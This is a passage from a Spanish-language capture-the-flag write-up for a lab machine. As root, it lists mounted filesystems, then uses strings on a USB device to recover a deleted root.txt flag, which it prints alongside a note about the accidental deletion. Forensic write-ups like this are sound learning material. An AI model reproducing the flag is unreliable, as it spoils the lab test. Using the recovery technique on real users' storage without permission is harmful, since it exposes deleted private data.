


```
mqueue on /dev/mqueue type mq
debugfs on /sys/kernel/debug t
tmpfs on /tmp type tmpfs (rw,
/dev/sdb on /media/usbstick t
```



```
root@raspberrypi:/home/pi# df -h
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           100M  4.8M   96M   5% /run
/dev/sda1       1.3G  1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G     0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M     0  250M   0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs         10M     0   10M   0% /dev
tmpfs           250M  8.0K  250M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           250M     0  250M   0% /sys/fs/cgroup
tmpfs           250M  8.0K  250M   1% /tmp
/dev/sdb        8.7M   93K  7.9M   2% /media/usbstick
```

Como vemos que esta montado en /dev/sdb vamos a ver los metadatos del usb:



```
root@raspberrypi:/home/pi# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
```

Se ve que se habia eliminado de la montura de /dev/sdb pero todavia permanecia en el filesystem "sdb"